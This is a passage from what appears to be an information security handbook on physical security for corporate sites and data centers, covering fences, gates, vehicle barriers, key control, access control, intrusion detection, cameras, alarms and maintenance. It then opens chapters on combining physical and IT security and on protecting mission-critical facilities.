Medium	A 7′ fence topped with razor wire	A slide gate with a security officer or camera to remotely monitor access	6 Pin or higher restricted with separate key system on exterior	Token or randomized electronic keypad
Medium	A 7′ fence made of material other than chain link with a top guard of three strand barbed wire or razor wire	A slide gate with a security officer or camera to remotely monitor access	6 Pin or higher, system available only to specific company with separate key system on exterior	Token plus pin number
High	Two 7′ fences spaced about 6′ apart with top guards that have a fence disturbance system	A speed gate with a security officer to monitor access	6 Pin or higher, system available only to specific company and can only be ordered by signature card with separate key system on exterior	Token plus pin number or biometrics
High	Two 7′ fences spaced about 6′ apart with top guards that have a fence disturbance system and other sensors in between	Two gates set up as a vehicle trap with a security officer to monitor access	7 Pin or higher, tamper resistant locks, key system available only to specific company and can only be ordered by signature card with separate key system on exterior	Layers with combination of token, pin number and biometrics
High	A solid wall of 8′ or more in height	Two gates set up as a vehicle trap with a security officer to monitor access	7 Pin or higher, tamper resistant locks, key system available only to specific company and can only be ordered by signature card with separate key system on exterior	Layers with combination of token, pin number and biometrics

height. Regardless of what type or style of fence that is chosen, it should only be viewed as a tool to slow intruders and prevent casual trespass.

Gates

A vehicle gate is common in most fenced enclosures and is also the most common point of breach for a perimeter fence. There is no need to cut or climb a fence when the gate takes 30 s to close. Traditional slide gates serve a purpose, but without a security officer present to assist in controlling access, they are a liability. There are faster gates that tilt up or even swing open, but they cannot be effectively used in parts of the county that routinely have high winds. One solution for a secure gate entrance is a vehicle trap. The first gate opens, and the vehicle enters a fenced passage. The vehicle approaches a second gate but is not allowed entry until the previous gate closes behind it, making it impossible for a second vehicle to tailgate its way in. The levels of escalation for a gate, therefore, would be to have no gate; a traditional slide gate; a slide gate with a security officer to monitor access; a speed gate; a vehicle trap. Each of these gates could be augmented with other access control and monitoring devices that will be covered later in this chapter.

Barriers

When the risk associated with a vehicle-born improvised explosive device is deemed realistic, vehicle barriers can be used to prevent forced entry through a fence or gate or to enforce a standoff distance to a building. Gates are only to prevent people from sneaking in; if someone realty wants in and does not mind paint scratches then a gate will only slow that person down a bit. There are several kinds of vehicle barriers with different levels of protection based on estimated vehicle weight and speed. When this threat is deemed likely, additional barriers in the approach road and even redesigning the road to minimize approach speeds are advisable. Vehicle barriers can be used in conjunction with a gate or, depending on the model, can be used instead of a gate.

Jersey Barriers

Jersey barriers are usually made of reinforced concrete, but they also come in the plastic variety that can be filled with water or sand. They are usually cabled together to reinforce a fence perimeter in order to prevent vehicles from driving through. They are also often used around sensitive equipment like microwave towers, and they are used to ensure that no vehicles can get within so many feet from them or a building. In some states, because of concrete prices and the availability of natural materials, boulders may be a less expensive and more visually pleasing alternative. Make sure size, not just weight, is specified because the idea is to create an effective barrier.

Bollards

Bollard is a generic term for a form of barrier that is usually made from cement or steel. The standard model is a tube of approximately 6″ in diameter and securely anchored in the ground. Bollards are usually placed 3 ft. or higher above ground. They can look like anything, and when placed near nice office buildings, they are usually color matched and cosmetically pleasing. Their purpose is to prevent a vehicle from getting too close to something.

Lighting

Lighting serves multiple security purposes. It can be used as a deterrent for criminals who would be clearly exposed to nearby streets or other buildings if they tried to approach through a well-lit area. It is also used as prevention from personal attacks in parking lots and ramps. Sometimes lighting is only triggered by motion detection to alert someone to an unwanted presence and startle intruders. If the site is in the middle of nowhere and is not frequented by customers, too much lighting could actually attract criminals.

Lighting is also used in order to support security cameras. There are a lot of very good low-light cameras on the market that are able to view images with less than 0.01 lux. The problem is that when a day or night camera switches to low-light mode, the picture changes to black and white. At very low levels, it is possible to see someone moving, but it is not easy to get a detailed description of the individual. Having appropriate lighting in the area under camera surveillance is crucial to getting a usable picture. Where low light is preferred so as not to advertise the site's location, infrared illuminators can be used to assist the camera without drawing unwanted attention. Infrared illuminators will not allow the day or night camera to stay in day mode with full color, but it will give enough light to clearly identify who or what is within the camera's view.

Building Exterior

Doors

If the site is worth protecting, then exterior doors need to be more functional than attractive. Less glass and more steel are preferable. The hinges should be on the inside of the building, and there should to be

a cover plate over the latch to prevent tampering and to make it harder to pry the door open. Limit the number of entrances, and make all of the exit only doors truly exit only by removing the exterior door hardware.

Walls

Most often, the walls are already there, and security is not called in to design a new site. The most obvious weak point in a wall are the windows, but depending on the make up of the wall and the location of the facility, there may be a need to strengthen the existing outer wall to resist penetration from bullets (an unexpected cause of server down time in some neighborhoods) or even a break-in if the perimeter wall is a shared wall of sheet rock in an office complex and not a stand alone building. As always, it depends on the risk to and the criticality of each site. Inner walls of a restricted access room should cover the entire distance from the floor deck to the ceiling deck. Because this can cause heating, ventilation, and air conditioning (HVAC) problems, strong steel mesh or grill work can be used to allow air to pass through, not people, above a false ceiling. Floor deck and ceiling deck walls are also effective in inhibiting the rapid spread of fire throughout a floor area.

Windows

Windows are made for breaking and entering. If possible, make them from a material that will resist this type of tampering. Depending on the neighborhood, it may be necessary to include bars over the windows at ground and even the second level. Laminate may also be called for to minimize the spread of broken glass in the event of a nearby explosion, and in extreme cases, bullet resistant glass may be needed.

Roof

Roofs are frequently overlooked, and hatches on roofs are an easy method of entry. Make sure all roof access is securely locked regardless of the building's size. Adding an alarm contact to the roof latch is also a good idea.

Other Openings

Grates, grills, and air vents could be used to gain entry into a building. A lot of money should not be spent on securing all the obvious entry points only to miss one of these. Older structures are especially susceptible here, and the access points can usually be blocked off with metal grates that are welded or locked securely into place.

Access Control

Keys

There are many ways to handle a key system for a building. The first is to use the same keyway on all doors for a building, interior and exterior, and divide up the building into functional areas. A change key is an individual door key that works only on one specific door. All master keys open a specific series of change keys that fall under them. There are sub-masters, master grand masters, and great grand masters. A master key could be used to open all of the change keys on a specific floor, and a grand master could work on all of the keys in an entire building that has any number of individual master keys in it. Once the building is divided up, create a system of master keys, sub-masters, and individual change keys based on the size and complexity of operations. In any key system, a grand master exists, but it may not ever be issued or even cut. The more pins a lock core has that match the number of cuts in a key, the more mathematical options and expandability a key system has. Homes may have a common 5-pin system, but most businesses have at least a 6- or possibly 7-pin system. The more separation of functional areas, the more master keys will need to be in use and the more tempting it is to issue a grand master. The other option is to have large rings of change keys for cleaning and maintenance crews, and this is usually not well accepted and fails. It is often better to minimize the number of master keys and issue as many change keys as practical under a master for interior keys.

Limit the number of master keys issued, and keep track of them carefully. Even for companies that still have employees as cleaning staff, master keys should not be taken offsite. Have a system for storing and issuing and returning such keys sets each day.

Most likely, the key system has not been changed in a long time. Since it was created (assuming it was initially done well), many reorganizations and moves have occurred. Take the opportunity to evaluate the site while trying to minimize the number of doors that have key access. A keyway may have been added as a default during construction, but doors should not have keys if there is nothing inside that needs securing.

The next level of security is to have a different key system on the exterior of the building. This will minimize the likelihood of losing a key that would require the expense of rekeying the entire building because the loss of an interior change key is not as relevant as long as the outer perimeter of the building remains secure. Even the loss of an interior master key may not justify the expense of rekeying a site as long as the perimeter is not compromised.

It is very important to minimize the issuance of exterior door keys regardless of which system is in use because such keys can compromise the entire building and cause the additional expense of replacement when one is lost. To minimize the possibility of the aforementioned problems, if it is necessary to issue an exterior perimeter key, choose only one or two of the doors, key them alike, and issue those keys sparingly. It is also a good idea to have another set of cores and keys prepared in advance should integrity be lost for a quick change out. On the other exterior doors, either have no key access or use a separate change key that is not issued. For fire safety, it is better to have keyed doors and to have both perimeter keys in the fire department box (sometimes called a Knox box) on the outside of the building. To differentiate between the two keys, each key and its associated doors can be color-coded for easy identification by fire fighters.

Restricted key blanks are the best way to ensure that no one can copy a key issued to them. Assuming there is good key control in place and all keys are returned when workers leave the company, these workers may still have copies they had made at the local hardware store or locksmiths. Printing "Do Not Duplicate" on all key blanks is a good and necessary step, but it is not foolproof. Choosing a keyway that does not commercially exist and that is licensed only to a specific company gives a much higher level of control.

If electronic access control systems are in use on interior doors for restricted areas, it is also a good idea to not issue keys for those doors. Either by using the same key system as the rest of the interior doors and simply not issuing them or by going the additional step of using a restricted and separate key system, it is important not to have keys in circulation for doors with electronic access control systems on them.

Key control is critical for maintaining the integrity of the perimeter whether it is for the building perimeter or the perimeter of an interior restricted area. It is important to have a tracking system that can be queried when a worker leaves to ensure recovery of all keys.

Electronic Access Control

Electronic access control systems come in a variety of types from keypad to token-based to biometrics. Regardless of which token or method is used, there is always a database that is used to manage access. On the lower end, there are stand-alone electronic locks that are updated by some handheld device, whereas on the upper end, there are control panels that are assigned a static IP on a WAN and that is in constant contact with a centralized database. Because the access control system is the main protection against unwanted access, extra security should be built around it if the risk warrants it. Additional security could be to use encryption for communication between the server and the control panels or to have the application reside in its own domain or by placing it behind its own firewall. Whatever protection is given for other critical applications, because this system most likely protects the data center, it has as high of a priority as the most critical system it is used to protect, including recovery time for contingency planning.

It is a good idea to use different access methods at different security layers. A picture ID may work at the outermost perimeter with a security officer, but at the next level, a token could be used. At a more restricted level of the building, a token plus pin number could be required. At the most secure restricted area of the company, a biometric reader could perhaps be used. The security level escalation could be a picture ID, keypad access on a static keypad, keypad access where the numbers of the keypad are randomized each time, a token reader, a token reader plus pin number, a biometric reader, and finally, a biometric reader plus some sort of token or pin number.

Restricted Areas

There are a couple of ways to handle levels of access. The first is to make security categories, then put workers in their associated access groups. There may be several levels; however, for example purposes, low, medium, and high are used. The company in question would designate by job classification which employees would be allowed in each security level. The company could designate each access-controlled area as low, medium, and high. Therefore, someone with medium access could get into all low and medium restricted areas, and someone with high access could get into all areas. This may work well for smaller and even medium-sized companies with several levels.

Larger companies, especially those that are heavily regulated, may need to follow a restricted area owner model. This model requires that a primary owner and at least one backup decide who should have access to a specific restricted area. Any new access requests would need to be approved by the restricted area owner, and the owner should review the access list at least quarterly. This method is more administratively intensive, but it is more defendable to auditors and allows for tighter restrictions on access.

An additional layer of security for highly restricted areas is to have a video record at the access point. Areas such as data centers usually have a limited number of access points and a short list of authorized people with access. A camera showing the access point and storing the recorded image at least 30 days (90 days preferable) is suggested.

Other options for highly restricted areas include mantraps or revolving doors, but both of these options, although more secure than a single door, do not negate the need for a camera. A mantrap is configured with two doors linked by a short hallway. The outer door is released, allowing access to any number of persons, but the second door will not allow even authorized access unless the first outer door is shut. Conversely, if someone happens to be exiting the inner door while someone is attempting to access the other door, the outer door will not allow access. The main goal is to never allow both doors to be open at the same time. This is designed to minimize the chance that an unauthorized person could piggyback (follow along with someone who has access) into a restricted area, but this application of access control has the same failure point as a plain door because people could still piggyback unless all workers are trained to challenge individuals who are attempting to gain access. A revolving door is designed to only let one person into a restricted area at a time by revolving just far enough at each granted access to allow whomever is in the door partition only to gain access. Because a revolving door is not as confining a most turnstiles, it is still wise to have a camera to monitor access.

Intrusion Detection

Fence Disturbance Systems

A fence disturbance system is mounted to a fence, and it is supposed to detect disturbances on the fence. There are a couple of different types, and they have been out on the market for some time. Previously, they were prone to a lot of false alarms and were maintenance intensive. Newer technology has allowed for algorithms that can discern the difference between the wind and a person climbing or cutting.

The current systems also allow for more flexibility with zones, and it is easier to track where on the fence line the disturbance occurred.

Ground Sensors

These systems are able to detect small seismic disturbances caused by walking. If properly installed, these systems can work in a wide range of environments, including deep snow. They also have advanced algorithms to discern a person from an animal.

Infrared

These systems work by setting up two or more poles or towers with infrared beams going between them. Ranges vary by product, but the latest models can go up to 1,000 ft. yet are prone to more false alarms at this maximum distance. When something breaks one or more beams, an alarm is sent.

Microwave

The sensor puts out a harmless microwave field that can detect the addition of any new object within the perimeter. Most microwave sensors have a maximum range of about 100 ft.

Door Contacts

Although not as sophisticated as other technologies, door contacts are often overlooked or improperly installed. Every perimeter door needs to have contacts to indicate if the door is open or closed. These can be integrated into a standard burglar system or an electronic access system. When used in conjunction with access control, the software is programmed to ignore a break in the contact when access is granted. The access control software can be programmed to alarm when a door is forced (possibly caused by someone using a key instead of a token) and also when a door is held open too long.

Glass Breaks

These sensors can detect the ultrasonic frequency sound glass makes when it is broken.

Passive Infrared

Passive infrared motion detects the changes in the thermal energy patterns of moving intruders.

Pixel Analysis

Often called video motion, pixel analysis is actually what occurs in a frame-by-frame comparison of a video image that looks for changes in the pixels from one frame to the previous frame. Most systems have a range of sensitivity, and an image can be ignored or focused on once it is broken down into zones. By selecting only certain zones of an image and by adjusting the sensitivity to avoid false alarms because of shadows (or headlights at night), these systems can be quite effective.

Intelligent Video

Images from a camera are run through a complex algorithm that is programmed to detect what it is told is objectionable behavior. New and better version are frequently released, but there currently are systems that can track a person's movement, but not an alarm, unless the person moves vertically (indicating climbing a fence) or even if he or she moves an arm in a certain manner (such as to throw a punch). They can also be programmed to identify when an object is brought into the camera view and left.

Assessment

Cameras

Cameras are one of the first things that people think of when they think about security. It is a shame that they are often improperly installed. The type and placement of cameras need to be specifically based on the results of a risk assessment, not where they are easiest to install. The choice to use fixed or Pan, Tilt, Zoom (PTZ) cameras depends also on each situation. There are infinite possibilities and no absolutes, but here are a few suggestions. When trying to track access to a restricted area, place a fixed camera inside the area set back far enough and with the proper lens to capture a good image of everyone's faces coming in. When outside, if there are access points that need constant monitoring, stick with fixed cameras. If there is a person able to assess the cameras in real time, install as many PTZ cameras as necessary to assess the perimeter; however, do not rely on a PTZ to cover both a fixed critical point and provide perimeter assessment. It cannot cover both at the same time. All current PTZ cameras can be programmed with multiple presets and even go on a constant tour mode from view to view and change tours based on the time of day. This may appear to be a good option, but it will shorten the life of the camera's motor. If there is something critical that needs to be monitored, stick with fixed cameras that are also much cheaper. It is true that the labor required to install cameras can be offset with one installed PTZ, but most likely, the PTZ will not be facing where the company needs it. PTZs can be significant assets; however, they are usually only beneficial when there is a person at the site that has control of them and a security force that can respond. Regardless if there is an alarm system or access control system, the video needs to be integrated with it. Digital recorders can be set to record more frames per second and increase the resolution during alarm events, and PTZ cameras can be programmed to zoom to a the door that is in alarm. All systems built since 2000 have had this capability to some extent, yet few security professionals take advantage of these features.

Alarms

Alarms can be local or connected to a system as well as audible or silent. There are burglar panels whose main function is to report alarm conditions to a central station, and electronic access control systems also have alarm inputs. If staff is constantly propping open exterior doors or restricted area doors, a local audible alarm can be used. Most other alarms are silent at the source and send a signal back somewhere. It could be at an enunciator panel on a security officer station within the building as well as tied to another reporting system. Alarms are a critical component of an intrusion detection system and can be initiated from many different types of devices described earlier in this chapter. Sadly, alarms are not as effective as they should be due to false or nuisance alarm events. The term *false alarm* is often used to describe any alarm that was not triggered by an actual breach, but this is not accurate. An actual false alarm is caused by a mechanical or programming error. Examples would be an alarm that has a short in the wires or a door that moves when the wind blows. The door contacts or the door itself should be adjusted to not trigger under these circumstances. A nuisance alarm is one where the alarm functions as designed but goes off because someone did not following procedure. Leaving a door propped open or using a key on a door with access control will cause an alarm event to occur when no breach has occurred. The system cannot tell the difference between someone's using a key or a crowbar to open the door; it only knows what was programmed. It is almost impossible to eliminate all unwanted alarm events; however, careful planning during any new installation, proper maintenance, policy enforcement, and abundant communication to company workers will go a long way to improving the reliability of alarm systems.

Electronic Access History

Companies that have sites where workers come and go at all times can use access history combined with digital video retrieval to discern an actual breach from a worker's breach of policy. In a perfect scenario,

a central station would have a camera covering every access point and the total site perimeter as well as every point of possible unauthorized access. Each alarm event could be quickly dismissed as a worker's misusing an entrance or confirmed as a breach. Most companies, however, are lucky to have a small camera system. Access history that shows a worker entering at 2:00 a.m. from the main lobby and confirmed by a fixed camera as being the worker could explain another interior door alarm minutes later and save the cost of alarm response.

Alarm Monitoring and Response

Alarms are worthless if no one know when they are tripped. There are sites that stand alone with 24-hours staffing that respond only to alarms at that specific site, but most alarms go somewhere else. It is not cost effective for most small and medium-sized companies to have a proprietary central station, so most are sent to a contracted alarm-monitoring company. Most of these companies require certain brands of alarm panel and usually require that they install them. These larger alarm-monitoring companies do not usually bring in video from sites where they monitor alarms; therefore, they base their alarm response only from the alarm condition and their written instructions. Companies that have proprietary systems with camera and electronic access control systems can reduce the cost of nuisance alarms by not sending a response if it can be validated that it is not needed.

Alarm response is costly no matter if it is a contracted security company or the police that respond. Most jurisdictions will either not respond without confirmation of a break in, or if they find it to be a false alarm or nuisance, they will fine the company. The fine is almost always more than a contract company charges, and after so many fines, a police department will refuse to respond. Because of these reasons, it is important to carefully design the system and monitor its installation to ensure it is installed per the specification. It is also important that the design and use of the system is communicated effectively and regularly to avoid misuse by workers.

Inspection and Maintenance

Preventative Maintenance

Preventative maintenance (PM) is the key to keeping systems functioning as designed. Wear and tear on all types of components can cause a failure at an inopportune time. Some companies incorporate security equipment with the rest of their site maintenance checklist. Most companies have this work contracted out, or they do not have a plan. Most installation vendors offer (and some demand that) a maintenance agreement is included for all installations. A maintenance agreement does not automatically include PM. Preventative maintenance, is a routine inspection for functionality and wear and tear on all parts of a system. Parts that meet certain wear criteria are replaced ahead of time in order to avoid a malfunction. Most systems have backup batteries and changing these on a scheduled basis is a common example of a PM. In order to reduce the cost of PMs, companies can request that their vendors wait to go to a site until there is another service or installation call during the year. If there is no call, then the company can request that this visit occur by the end of the year.

A maintenance agreement is a type of insurance policy based on a percentage of the value of equipment at a given site. It is usually set for a period of three to five years, depending on the life expectancy of the equipment. It is a non changing rate paid every year whether anything breaks or not, and it usually excludes natural damage such as lightning, flooding, or accidental damage such as a truck backing over a card reader. Despite the fact that a maintenance agreement's cost is usually significantly higher than the cost for normal equipment failure, a lot of people prefer it because there is no budget surprise if a couple of expensive pieces fail in a given month. Sadly, most companies expect managers to either accurately predict all equipment failures or spread the average assumed cost per year across twelve months. If no expense occurs for the first six months, this is seen as an under run and could be claimed as a savings and taken out of the annual budget. When the failure does

occur, it is seen as a spike, and the manager is held accountable. This type of thinking is the reason so many people accept expensive maintenance contracts that end up costing their companies much more over the long term.

Conclusion

Regardless of the industry, facility type, or level of criticality, if there is network connectivity at a site, there needs to be appropriate perimeter security. There will most likely be many other factors not related to IT that go into deciding what level of protection is needed; however, too often when a company conducts a risk assessment to determine its mitigation strategy, the risk to the network is not included in the calculation. Small office buildings in rural areas with little crime usually do not warrant much in the way of physical security, but those network connections are usually behind the firewall and pose the same threat as connectivity in the corporate headquarters. A solid IT perimeter can be easily defeated with simple and unobserved access to such connections, and IT security professionals need to be included in determining what level of physical security protective measures are appropriate for every site in the company.

Melding Physical Security and Traditional Information Systems Security

Kevin Henry

The melding of physical security into the traditional information system's security area has added a new area of responsibility and required knowledge for information systems security professionals. This merging of these two formerly distinct disciplines has been necessitated by the rapid growth of enterprise-wide and global computing, the rollout of information systems across all areas of the enterprise, and the provisioning of access to networks and systems throughout all organizational facilities and buildings.

The first challenge faced by an organization that is merging these two groups is the organizational placement and structure of the new security group. Some organizations have chosen to keep the two areas separate both from an administrative and management perspective, yet even in those instances it is important that the two groups learn to support each other and communicate frequently. It may be difficult to determine who will lead a new merged organization and where in the corporate structure it should be placed. Ideally, the security department will report to a senior manager, perhaps a chief security officer (CSO) or chief risk officer (CRO). However, in many instances, the organization is not in a position, either through size or organizational structure, to create such a position. This recognition of the importance of information security and the delegation of a senior manager to oversee information security has become mandated in some countries through government regulation. Regardless, however, of the administrative placement and reporting structure of the security department, the security personnel must generate the credibility to gain influence in the boardroom and amidst the strategic planners for the organization. This is imperative because information security plays an increasingly important role in establishing the secure infrastructure for the business to continue to operate, and provides the platform for future growth, acceptance of new technologies, and automation of traditional business systems.

The head of the security department (whether a CSO or other title) must understand the delicate but essential balance between security concepts and supporting business operations. This person needs to understand what we are trying to protect—the critical assets of the organization, whether physical or information, or both.

These two cannot exist without each other. It is not possible to protect either facilities or information systems and information without understanding how information systems are reliant on many

environmental controls and good physical protection. Similarly, almost all physical controls are also dependent on information systems for monitoring, alarm signal transmission, and analysis.

There is always a need for more training. Personnel that have been focused primarily on physical security need an appreciation for information systems and the correct manner of handling and using such systems. Information systems security personnel need to understand the importance of considering the physical and environmental security aspects of protecting their systems, including recognizing the importance of such basics as fire prevention and incident response.

Fire prevention is often overlooked by information systems security personnel. It is not uncommon to find server rooms full of discarded equipment, packing materials, wiring, and cardboard boxes. This can pose a safety and fire hazard that should be removed. In some cases, it can also be seen that emergency exits from data facilities are blocked by debris or materials waiting for installation. In the event of a fire or other incident, it may not be possible to make a safe exit, not to mention the added risk of providing habitat for rodents.

The next step in environmental security is to ensure that all server rooms have fire extinguishers ready for use if needed. These need regular checks and maintenance and should also be easily accessible—not hidden behind piles of documentation or equipment. Ensuring that all personnel have training and hands-on experience using a fire extinguisher is also a good practice.

In many buildings, the server rooms were built long after the building was completed, resulting in there being no fire alarms or smoke detectors in the server room. It can also be difficult to hear public address systems for the building in many server rooms, meaning that an evacuation order or fire alarm may not be noticed by personnel in the server room. Building server rooms with floor-to-ceiling walls complicates this, but it is necessary to stop fire from spreading through the gap between a false ceiling and the true ceiling. A wall that would only go as high as the false ceiling can, of course, also provide fairly easy entry by crossing over the wall. Some firms, therefore, have begun to install intrusion detection systems in such areas as ventilation ducts, and crawlspaces.

Server rooms also need to be isolated from outside contamination, whether through smoke, dust, or chemicals that could be spread through ventilation systems or insecure access doors or windows. It is preferable for the ventilation system for the server room to be separate from the remainder of the facility. All air conditioners and ventilation systems need to be checked frequently to ensure that the air filters are not clogged and that routine maintenance is being performed. Failure to properly maintain air conditioning systems can lead to the development of harmful bacteria and may result in water leakage into the server room. All ventilation systems should also contain baffles that will close automatically in the event of a fire alarm to prevent the spread of the fire or smoke into the computer areas.

Fire suppression systems should be installed in major data centers. Systems using water, FM200, carbon dioxide, and inert gases have been deployed in various facilities; however, where such systems are in use, care must be taken to train all staff on how to react if an alarm sounds and any special risks related to such systems, such as danger to personnel in case of discharge or protection of equipment through use of an emergency power-off (EPO) switch.

Server rooms are often a hazard area of tangled wiring and tight spaces. This leads to possible damage to cables, accidental disconnection of equipment, and electrical shock from personnel needing to work in confined spaces or on neighboring systems. Securing all cabling and ensuring that the cables are properly tightened onto the equipment can prevent errors or failures that can be very difficult and frustrating to troubleshoot.

The next level of physical security concerns the access to the server room itself. The lists of who has access to the server room must be reviewed on a regular basis—at least once a year if not more—to ensure that access permissions are up to date and personnel that do not require access have such access taken away. Where combination locks or cipher locks that have a set combination to enter are used, it is important to change these combinations on a regular basis; it is not long before contractors, vendors, and half of the office staff seem to learn the code for the server room and have the ability to wander in without proper justification. Where a proximity card is used for access, special care should be taken when revising the permissions of the personnel that formerly had access. Some proximity cards do not properly erase

residual data when the permissions are changed and the card will still allow a person access, even though that access has been taken away and the access list does not show them as authorized users.

An effective way to make all staff more security-conscious is to establish work areas that are separated physically from other areas. Even if walls and doors are not used between workgroups, partitioning a work area by locating work groups together can create a sense of ownership of that area. This is sometimes referred to as *territoriality*. This is accomplished by locating each group in their own territory (or "turf") so that they develop an attitude of protecting their area from intruders, safety problems, or disorganization.

Other areas that the information security person must pay heed to include electrical power and backup power supplies. All power into server rooms should be checked to ensure that the power feeds are properly labeled and that the power demands are not exceeding allowable loads. Breaker panels and power rooms should be secured from unauthorized access to ensure that personnel cannot trip breakers or affect power supplies.

The use of UPS (uninterruptible power supplies) for critical systems is required. A UPS also needs maintenance and upkeep. This includes the testing of batteries, checking of the power load on the UPS, and running of backup generators on a monthly basis. The fuel supply for backup generators should also be kept full and checked monthly to ensure that it is not contaminated with water or subject to condensation.

Perhaps the most effective tool in a security person's toolkit is closed-circuit television (CCTV). This technology gives a wide view of many areas to one person and also captures all incidents for later review. CCTV has three functions that make it more valuable then most other alarms; it provides notification of an incident, identification of the personnel or other sources of the incident, as well as recognition of the type of incident. Whereas a fire alarm can notify a security person of a possible incident, it is limited in the amount of information it provides. Really, a fire alarm that triggers is just an event. The responding officer has no idea if it is a false alarm that has just been damaged or malfunctioned, and the officer has limited information about the scope of the event— is it a cigarette, burning toast in the kitchen area, high humidity, or a large fire that requires immediate response. On the other hand, a CCTV system allows the officer to immediately recognize the scope and nature of the alarm. The responding officer may have been alerted to the event by an alarm or movement, and then through observation and analysis can often recognize the incident to respond appropriately. If it turns out to be a fire, call the fire department; if it looks like a medical situation, then call an ambulance; and in the event of theft or an intruder, call the police or a response force.

Another advantage of CCTV is that it records incidents for further follow-up review and analysis. By capturing data related to the incident, it is often possible to learn from the event as the situation unfolded about details or individuals involved in the incident. This may be invaluable for disciplinary action or even prosecution. That requires that all tapes or DVDs related to the incident are protected and procedures are in place for the correct handling and retention of all such materials.

There are many technologies available in CCTV today. Some cameras use a practice called *shadowing* that tracks the movement of an image across a scene. When a person walks through the image of the camera, their presence is captured in a number of images similar to a still camera photo that fades away gradually. This prevents an intruder from being able to "run through" a camera while the monitoring officer was momentarily distracted and not being noticed. In this technology, the images will still be visible for a moment longer.

Other features of some cameras include the ability to pan (move horizontally) across a scene, or tilt (move the camera, up and down), often via remote camera controls. Many cameras also have the ability to zoom in on an image (like a telescope) to extend the focal length of the camera and look more closely at an object that may be quite a distance away. Cameras today can operate in almost any level of light either through adjusting their aperture or the opening for the lens to let in more might in low-light situations, or through features like infrared or low-light sensors. When zooming in on an image or opening the aperture to let in more light, it is important to recognize that, in many cases, this has a

negative impact on the depth of field, or the amount of the subject within focus. To be effective for response and follow-up analysis, it is important to be capturing as much of the image in focus as possible.

One newer technology that is being deployed is a capacitance-based wire sensor that is buried around the perimeter of the facility. Whenever any object crosses over the wire, it disturbs the capacitance of the electrical field around the buried wire and triggers an alarm. Many of these technologies can also differentiate between the size of the interruptions, thereby eliminating false positive alarms due to no-adversarial disturbances from small animals or blowing debris.

Finally, one important consideration is providing locking cables or some type of theft-prevention device for all portable equipment. The theft of laptops costs organizations significant amounts of money, as well as lost productivity, every year. All too often it is found that a stolen laptop contained months worth of work that had not been backed up and confidential information that may be difficult to regain.

These are just a few of the many things an information security person must address in today's world—areas that were primarily the responsibility of a physical security department previously.

The physical security people also must learn how to seize computer equipment in the event of an incident, the need to prevent unauthorized access through social engineering attacks, and the importance of ensuring that all equipment is protected from damage or misuse.

The inclusion of increased physical security responsibilities, and often the melding of the physical security groups along with the information systems security personnel, does require each group to have a broader understanding of each group's function, and does provide some advantages through cooperation and better use of personnel. However, it also presents some challenges for two relatively unrelated groups to suddenly learn to work effectively together.

Physical Security for Mission-Critical Facilities and Data Centers

Gerald Bowman

Introduction

In a study of security trends conducted in the summer of 2004, The ASIS Security Foundation, in cooperation with Eastern Kentucky University and the National Institute of Justice, released a report entitled *ASIS Foundation Security Report: Scope and Emerging Trends.* Of the security and information technology professionals surveyed, 46 percent identified computer and network security as their biggest concern. At the heart of concern for network security is the data center or mission-critical information technology facility where architectural, engineering, network, and building systems converge. Data center functionality can assume the traditional role of an enterprise computer room or more specific roles such as an Internet Service Provider (ISP), Application Service Provider (ASP), financial organizations, E-commerce, parcel shippers, government or defense industries, or other specialized purpose.

Modern data centers are composed of layers of technical, facility, administrative support, and end-user space supporting a large computer room with vast amounts of processing and storage capability. Providing physical and cyber security for a mission-critical facility or data center can encompass a range of types of rooms and security needs. The building shell of the data center might contain the following types of spaces:

- Lobby and meeting rooms
- General offices
- Telecommunications closets
- Equipment rooms
- Electrical and mechanical equipment
- Technical, electrical, and mechanical support
- Storage rooms
- Loading docks
- Computer room

Loss or destruction of property in the typical built environment is typically limited to the value of the property and the costs associated with the actual replacement of the damaged property. As shown in Table 51.1, computer rooms and data centers carry a much higher price tag for loss or damage. The loss

TABLE 51.1 Hourly Cost of Data Center Downtime

Application	Industry	Hourly Cost
Brokerage	Finance	$6,450,000
Credit card services	Finance	$2,600,000
Pay-per-view	Media	$150,000
Home shopping	Retail	$150,000
Catalog sales	Retail	$150,000
Airline reservations	Transportation	$150,000

of sensitive corporate research and development or financial information can close down an otherwise healthy company. *Disaster Recovery Journal* has reported that, when businesses experience catastrophic data loss, 43 percent never reopen, 51 percent reopen but close within two years, and only 6 percent survive longer term. In light of this information, addressing information security (InfoSec) issues becomes mission critical to every business.

Characterizing Data Center Security

The most frequently benchmarked performance metric for computer rooms and data centers is not an evaluation of the extent of damage or amount of loss that could be incurred by a security breach but rather the amount of time total access to stored data or processed capabilities is available. Although availability is key to cyber security, it is not high on the list of priorities for the physical security professional. The Uptime Institute of Santa Fe, NM, is responsible for a commonly referenced, tiered classification for computer room and data center performance. Table 51.2 shows Uptime's four-tiered, holistic classification, in which measured availability ranges from an expected reliability of "four nines," or 99.995 percent, for tier IV facilities down to just 99.671 percent for tier I facilities. A few points to the right of the decimal do not seem very significant until one computes the downtime and assigns a dollar value to each hour or minute of downtime. Because the difference in downtime between a tier I and tier IV data center can be over 28 hours and because the value of even an hour of downtime can run into the millions of dollars, a strong business case can be made for maintaining the high availability of data.

When considering the tiered classifications of the Uptime Institute and others, it should be noted that a high rating applies only to the availability of the data and redundancy of the supporting systems. The Uptime Institute's tiered rating does not incorporate the potentially catastrophic effects of failure with the other two foundations of the CIA (confidentiality, integrity, and availability) triad. This chapter deals primarily with the physical security strategies, processes, roles, and equipment necessary to protect the availability of the mission-critical facility and data center; however, much of the text also address one or more areas of physical security, including access control, surveillance, and perimeter protection. The predominant theme for this chapter is prevention.

TABLE 51.2 Four-Tiered, Holistic Classification

Factor	Tier 1	Tier 2	Tier 3	Tier 4
Site availability (%)	99.671	99.749	99.982	99.995
Annual IT downtime (hr)	28.8	22.0	1.6	0.4
Construction ($/ft)	450	600	900	1100+
Year first deployed	1965	1970	1985	1995
Months to implement	3	3–6	15–20	15–20
Redundancy	*N*	*N* + 1	*N* + 1	2(*N* + 1)

Physical Security for Data Centers

The fundamental principles for protecting assets that are used by physical security professionals worldwide apply equally to data centers. Ensuring that the asset is available to its owner, is protected from damage or alteration, and is not taken or copied without permission is universal to both physical and information security. It is generally agreed that the potential for damage or loss can be categorized into seven potential categories of threats to objects, persons, and intellectual property:

- *Temperature* — This category includes sunlight, fire, freezing, and excessive heat.
- *Gases* — This category typically includes war gases, commercial vapors, humidity, dry air, suspended particles, smoke, smog, cleaning fluid, fuel vapors, and paper particles from printers.
- *Liquids* — This category includes water and chemicals, floods, plumbing failures, precipitation, fuel leaks, spilled drinks, and acid.
